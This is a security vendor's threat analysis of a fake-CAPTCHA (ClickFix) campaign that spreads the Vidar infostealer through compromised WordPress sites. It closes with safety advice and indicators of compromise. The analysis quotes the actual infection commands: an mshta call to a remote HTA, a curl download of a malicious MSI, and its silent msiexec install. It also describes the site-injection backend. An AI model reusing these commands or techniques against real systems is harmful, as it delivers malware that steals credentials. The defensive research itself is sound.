
In recent years, ClickFix and fake CAPTCHA techniques have become a popular way for cybercriminals to distribute malware. Instead of exploiting a technical vulnerability, these attacks rely on convincing people to run malicious commands themselves.
Our researchers have recently detected a campaign that ultimately delivers the Vidar infostealer, using several different infection chains.
One of the methods used in this campaign involves installing a malicious installer delivered through fake CAPTCHA pages hosted on compromised WordPress websites. We detected a number of compromised websites involved in the campaign, located in countries including Italy, France, the United States, the United Kingdom, and Brazil.
What is Vidar?
Vidar is a well-known infostealer malware family designed to harvest sensitive data from infected systems. It typically targets:
- Browser-stored usernames and passwords
- Cryptocurrency wallet information
- Session cookies and authentication tokens
- Autofill data and saved payment information
- Files that may contain sensitive data
Because Vidar loads in memory and communicates with remote command servers, it can quietly collect and exfiltrate data without obvious signs of infection.
Fake CAPTCHA: the never-ending story
When a user visits a compromised website, they may see a screen mimicking Cloudflare’s familiar “Verifying you are human” page.
This technique has been widely used since 2024 and has evolved through numerous variations over time, both in its visual appearance and in the malicious commands that start the infection chain.

The page instructs the visitor to copy and run a malicious command that starts the infection chain, in this case:
mshta https://{compromised website}/challenge/cf
Mshta is a legitimate Windows binary designed to execute Microsoft HTML Application (HTA). Because it is built into Windows, attackers have abused it since the early days of the ClickFix campaigns.
In this case, the command launches a simple obfuscated HTA script, which eventually downloads and installs malware associated with the Vidar infostealer.
HTA-based MSI dropper
The HTA script is the intermediate stage that downloads and runs a malicious MSI installer. An MSI is a Windows installation package normally used to install software, but attackers frequently abuse it to deliver malware.
The script performs several operations:
- The window is resized to 0x0 and moved off-screen, making the application invisible to the user.
- The script terminates if the
document.location.hrefdoesn’t start withhttp. - The strings are decoded using XOR and a random key.
- Through WMI queries, the script checks for installed antivirus products.
- It creates hidden working folders in a random folder under
\AppData\Localto drop the MSI file. - In the end, the script downloads the malicious MSI from a compromised website. The downloaded file must be larger than 100 KB to be considered valid. Finally, it removes the
:Zone.Identifieralternate data stream.

In this case, the malicious MSI was downloaded using the following command:
“C:\Windows\System32\curl.exe" -s -L -o “C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi” https://{compromised-website}/474a2b77/5ef46f21e2.msi
Afterward, the malicious MSI was executed with:
"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi" /qn
MSI and GoLang loader

The MSI defines a CustomAction ConfigureNetFx, and it executes a GoLang loader.
Malware loaders (also known as droppers or downloaders) are common tools in the cybercrime ecosystem. Their main job is to stealthily compromise a system and then deliver one or more additional malware payloads.
In this campaign, the loader ultimately decrypts and executes the Vidar infostealer. The executable has different names in the different MSI samples analyzed.
The Golang loader decodes a shellcode that performs different anti-analysis checks, including:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
After several intermediate steps, the loader decrypts and loads Vidar infostealer directly into memory.
Analysis of compromised websites
The malicious iframe injected into the compromised websites was generated by the domains cdnwoopress[.]com or woopresscdn[.]com in the analyzed cases.

The injected code has several functions, and the command used in the fake CAPTCHA attack is obtained from the /api/get_payload endpoint.


Because the malicious website was misconfigured, we were able to view the backend code injected into the compromised WordPress sites.
The injected script performs several actions:
- Creates the file
wp-cache-manager.phpif it doesn’t already exist, obtaining its contents from the endpoint/api/plugin. - Sends a heartbeat request every hour containing the domain name, site URL, WordPress version, and status.
- During page loads (
template_redirect), the script filters visitors based on User-Agent and targets Windows desktop visitors. - Requests
/api/inject?domain=domainfrom the remote command server. The response HTML is then displayed, replacing the normal WordPress page.
How to stay safe
Attacks like this rely on tricking people into running commands themselves, so a few simple precautions can make a big difference.
- Slow down. If a webpage asks you to run commands on your device or copy and paste code, pause and think before following the instructions. Cybercriminals often create a sense of urgency with fake security checks, countdown timers, or warnings designed to make you act without thinking.
- Never run commands from untrusted sources. A legitimate website should never require you to press Win+R, open Terminal, or paste commands into PowerShell just to verify you are human. If a page asks you to do this, treat it as suspicious.
- Verify instructions independently. If a website tells you to execute a command or perform a technical action, check official documentation or contact support through trusted channels before doing anything.
- Be cautious with copy and paste. Some attacks hide malicious commands in copied text. If you ever need to run a command from documentation, typing it manually can help reduce the risk of running hidden code.
- Protect your device. Keep your operating system and browser updated and use security software that can block malicious websites and detect infostealer malware.
- Stay informed. Techniques like fake CAPTCHA pages and ClickFix attacks continue to evolve. Knowing that attackers may try to trick you into running commands yourself can help you spot these scams before they succeed.
Pro tip: The free Malwarebytes Browser Guard extension can warn you if a website attempts to copy content to your clipboard, which may help prevent this type of attack.
Indicators of Compromise (IOCs)
Domains
cdnwoopress[.]com:Fake CAPTCHA Infrastructurewoopresscdn[.]com: Fake CAPTCHA Infrastructurewalwood[.]be: Fake CAPTCHA Infrastructuretelegram[.]me/dikkh0k: Vidar C2telegram[.]me/pr55ii: Vidar C2steamcommunity[.]com/profiles/76561198742377525: Vidar C2steamcommunity[.]com/profiles/76561198735736086: Vidar C2
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.